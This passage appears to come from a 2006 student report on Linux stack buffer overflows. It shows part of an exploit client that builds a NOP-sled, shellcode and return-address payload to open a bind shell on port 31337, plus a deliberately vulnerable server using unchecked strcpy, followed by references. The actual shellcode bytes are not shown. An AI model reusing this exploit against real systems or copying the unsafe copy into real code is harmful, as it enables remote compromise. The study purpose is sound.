    fprintf(stderr, "\nmaliciousClient Help:\nEnter command \"attack\" to
generate an AttackString and send it to the Server.\n");
}

/* Connection has been established - now copy messages to and from
the connection */
FD_ZERO(&readSet);
while(1) {
    /* Read from fd and from stdin */
    FD_SET(fd, &readSet);
    FD_SET(STDIN_FILENO, &readSet);

    if (select(fd+1, &readSet, NULL, NULL, NULL) < 0) {
        perror("Error selecting");
        exit(1);
    }

    if (FD_ISSET(STDIN_FILENO, &readSet)) {
        int numbytes = read(STDIN_FILENO, buffer, BUF_SIZE);

        if (!strncmp(buffer, attack, numbytes-1)){

            for (i=0; i<LEN; i++)
                bufferExploit[i] = NOP;

            memcpy(&bufferExploit[LEN-strlen(shellcode)-4],
                shellcode, strlen(shellcode));

            *(int*)(&bufferExploit[LEN-4])=RET;

            write(fd, bufferExploit, LEN);

            printf("The following malicious code will be injected
to victim's program:\n%s\n",bufferExploit);

```

```

        printf("Buffer Overflow Atttack successful!\nVictim
               is now listening on port 31337\n");

/*
 * Create and open the file for writing only. File permission is
 * set to
 * -RWX----- (read, write and execute for owner).
 */
remove(filename);
filefd = open(filename, O_WRONLY | O_CREAT | O_EXCL, S_IRWXU);
if (filefd < 0) {
    if (errno == EEXIST) {
        fprintf(stderr, "Input not saved - file already
                        exist.\n");
    } else {
        fprintf(stderr, "Input not saved - Error creating the
                        file.\n");
    }
    return;
}

/* Write the data to the file */
write(filefd, bufferExploit, LEN);
/* Close the file when done */
close(filefd);

printf("\nInput has been saved to a file 'AttackString'.\n");

    if(!strncmp(buffer, kill, numbytes-1)){
        /* Shellcode generation */

        /* First, fill up buffer with NOPS*/
        for (i=0; i<LEN; i++)
            bufferExploit[i] = NOP;
        /* Secondly, put in the shellcode*/
        memcpy(&bufferExploit[LEN-strlen(shellcode2)-4],
              shellcode2, strlen(shellcode2));
        /* Finally, put the ret address right at the end of the
         * buffer
         * which is where the return address will be on the stack
         */
        *(int*)(&bufferExploit[LEN-4])=RET;

        write(fd, bufferExploit, LEN);

    }else{
        write(fd, buffer, numbytes);
    }

/* Data available from fd = write to stdout */

```

```

        if (FD_ISSET(fd, &readSet)) {
            int numbytes = read(fd, buffer, BUF_SIZE);
            write(STDOUT_FILENO, buffer, numbytes);
        }
    }
    return 0;
}

/* connect_to: opens a socket connected to a port on a host and returns a
file descriptor */
int connect_to(char* hostname, int port) {
    struct in_addr* hostAddr;
    struct hostent* hostInfo;
    struct sockaddr_in socketAddr;
    int fd;

    if (!(hostInfo = gethostbyname(hostname))) {
        perror("Error connecting to host");
        exit(1);
    }

    hostAddr = (struct in_addr*)hostInfo->h_addr_list[0];

    socketAddr.sin_family = AF_INET;
    socketAddr.sin_port = htons(port);
    socketAddr.sin_addr.s_addr = hostAddr->s_addr;

    if ((fd = socket(AF_INET, SOCK_STREAM, 0)) < 0) {
        perror("Error creating socket");
        exit(1);
    }

    if (connect(fd, (struct sockaddr*)&socketAddr, sizeof(socketAddr))
        < 0) {
        perror("Error connecting");
        exit(1);
    }

    return fd;
}

```

## Appendix 4 - vulnerableServer.c

```
/*vulnerableServer.c - Johnson Fong 40459930*/

#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <stdio.h>
#include <stdlib.h>      /* For atoi() */
#include <ctype.h>      /* For toupper() */
#include <unistd.h>     /* For read() */
#include <netdb.h>      /* for gethostbyaddr() */

/* Opens a server socket and starts listening */
int open_listen(int port)
{
    int fd;
    struct sockaddr_in serverAddr;
    int optVal;

    /* Create socket - TCP socket */
    fd = socket(AF_INET, SOCK_STREAM, 0);
    if(fd < 0) {
        perror("Error creating socket");
        exit(1);
    }

    /* All port to reused immediately - otherwise can get Address in
     * use
     * error
     */
    optVal = 1;
    if(setsockopt(fd, SOL_SOCKET, SO_REUSEADDR, &optVal, sizeof(int)) <
        0) {
        perror("Error setting socket option");
        exit(1);
    }

    /* Need to specify local IP address and port number that server
     ** is going to listen on
     */
    /* IP address */
    serverAddr.sin_family = AF_INET;
    /* Port number - converted to network
     ** format */
    serverAddr.sin_port = htons(port);
    /* any of IP addressses
     ** of this machine */

```

```

serverAddr.sin_addr.s_addr = htonl(INADDR_ANY);

/* "Binds" the socket to the address we've just initialised */
/* Note the cast to the generic address type */
if(bind(fd, (struct sockaddr*)&serverAddr, sizeof(struct
sockaddr_in)) < 0){
    perror("Error binding socket to port");
    exit(1);
}

/* Start listening for incoming connection requests. Second
* argument
** is max. number of pending connection requests. SOMAXCONN is the
** max. permissible - BSD maximum = 5
*/
if(listen(fd, SOMAXCONN) < 0) {
    perror("Error listening");
    exit(1);
}

return fd;
}

char* capitalise(char* buffer, int len)
{
    int i;

    for(i=0; i<len; i++) {
        buffer[i] = (char)toupper((int)buffer[i]);
    }
    return buffer;
}

void bad_copy (char *s, int len){

    char local [504];
    strcpy(local,s);

    if(len == 528){
        fprintf(stderr, "Received %d bytes: %s", len,local);

        fprintf(stderr, "\nBuffer Overflowed! Malicious code is being
injected!!\n\nServer now listens on port 31337 and upon receiving a
connection\nexecutes a shell that is bound to port 31337, which allow
attacker\nto issue commands remotely to the Server.\n");
    }

    }else{
        printf("Received %d bytes: %s\n", len-1,local);
    }
}

```

```

void process_connections(int fdServer)
{
    int fd;
    struct sockaddr_in fromAddr;
    int fromAddrSize;
    char buffer[1024];
    ssize_t numBytesRead;
    struct hostent *hp;

    /* forever */
    while(1) {
        fromAddrSize = sizeof(struct sockaddr_in);

        /* Block, waiting for a connection request to come in */
        fd = accept(fdServer, (struct sockaddr*)&fromAddr,
                   &fromAddrSize);
        /* fromAddr will be populated with the address of the client */
        if(fd < 0) {
            perror("Error accepting connection");
            exit(1);
        }

        /* Determine host details of the client */
        hp = gethostbyaddr((char *)&fromAddr.sin_addr.s_addr,
                          sizeof(fromAddr.sin_addr.s_addr), AF_INET);
        printf("Accepted request from %s , port %d\n",
              inet_ntoa(fromAddr.sin_addr),
              ntohs(fromAddr.sin_port));

        /* Process input from client - repeatedly read more data
        ** until EOF (end of stream) or error
        */
        while((numBytesRead = read(fd, buffer, 1024)) > 0) {
            //buffer contain the shellcode
            bad_copy(buffer, numBytesRead);
            capitalise(buffer, numBytesRead);
            /* Send capitalised text back to the client */
            write(fd, buffer, numBytesRead);
        }
        /* If we get here, client closed connection, or error occurred */

        if(numBytesRead < 0) {
            perror("Error reading from socket");
            exit(1);
        }
        printf("Done\n");
        fflush(stdout);
        close(fd);
    } /* while */
}

int main(int argc, char* argv[])
{

```

```
int portnum;
int fdServer;

if(argc != 2) {
    fprintf(stderr, "Usage: %s port-num\n", argv[0]);
    exit(1);
}
portnum = atoi(argv[1]);
if(portnum < 1024 || portnum > 65535) {
    fprintf(stderr, "Invalid port number: %s\n", argv[1]);
    exit(1);
}
fdServer = open_listen(portnum);
process_connections(fdServer);
return 0;
}
```

## 9.0 Bibliography and References

- [1] Mikhalenko, Peter, "How shellcode works" 18/05/2006.  
[www.linuxdevcenter.com/pub/a/linux/2006/05/18/how-shellcodes-work.html](http://www.linuxdevcenter.com/pub/a/linux/2006/05/18/how-shellcodes-work.html), last accessed 16/10/06
- [2] Sobolewski, Piotr, "Overflowing the stack on Linux x86" 4/2006.  
[www.hack9lab.org/en/attachments/stackoverflow\\_en.pdf](http://www.hack9lab.org/en/attachments/stackoverflow_en.pdf), last accessed 09/09/2006
- [3] Piotrowski, Michael, "Linux shellcode optimisation" 28/09/2006.  
<http://en.hack9.org/products/articleInfo/78>, last accessed 13/10/2006
- [4] Ogorkiewicz, Maciej and Frej, Piotr, "Analysis of Buffer Overflow Attacks" 23/07/2004.  
[http://www.windowsecurity.com/articles/Analysis\\_of\\_Buffer\\_Overflow\\_Attacks.html](http://www.windowsecurity.com/articles/Analysis_of_Buffer_Overflow_Attacks.html), last accessed 20/10/2006
- [5] Aleph One, "Smashing The Stack For Fun And Profit", *Phrack, Volume 7, Issue 49, 08/11/1996*
- [6] Phillip, "Using Assembly Language in Linux." 13/10/2006  
<http://asm.sourceforge.net/articles/linasm.html> last accessed 15/10/2006
- [7] Chambless, Bjorn "Linux Assembly "Hello World" Tutorial, CS200" 2001  
[http://web.cecs.pdx.edu/~bjorn/CS200/linux\\_tutorial/](http://web.cecs.pdx.edu/~bjorn/CS200/linux_tutorial/) last accessed 14/10/2006
- [8] Ramankutty, Hiran "From C to Assembly Language" 09/2003  
<http://linuxgazette.net/issue94/ramankutty.html> last accessed 13/10/2006
- [9] Mixer, "Writing Buffer Overflow Exploits - a Tutorial for Beginners" 10/04/2002  
<http://www.securiteam.com/securityreviews/5OP0B006UQ.html>
- [10] Matloff, Norman "Introduction to Linux Intel Assembly Language" 05/02/2002  
<http://heather.cs.ucdavis.edu/~matloff/50/LinuxAssembly.html> last

accessed 18/10/2006

- [11] Kafura, Dennis "Using XXGDB" 04/09/2005  
<http://people.cs.vt.edu/~kafura/cs2704/xxgdb.html> last accessed 11/10/2006
- [12] Cheung, Po and Willard, Pierre, "Man page of XXGDB" 11/1994  
[http://manpages.debian.net/cgi-bin/display\\_man.cgi?id=ed595dac801b668822b97a2c95dfe676&format=html](http://manpages.debian.net/cgi-bin/display_man.cgi?id=ed595dac801b668822b97a2c95dfe676&format=html) last accessed 11/10/2006
- [13] Chang, Richard "C Function Call Conventions and the Stack" *UMBC CMSC 313, Computer Organization and Assembly Language, Spring 2002, Section 0101*
- [14] Hoskin, Anthony "Calling Convention" 12/04/1996  
<http://www.doc.ic.ac.uk/lab/secondyear/spim/node23.html> last accessed 06/10/2006
- [15] Wikipedia the free encyclopaedia, "Stack (Data Structure)"  
16/10/2006  
[http://en.wikipedia.org/wiki/Stack\\_\(data\\_structure\)](http://en.wikipedia.org/wiki/Stack_(data_structure)) last viewed 23/10/06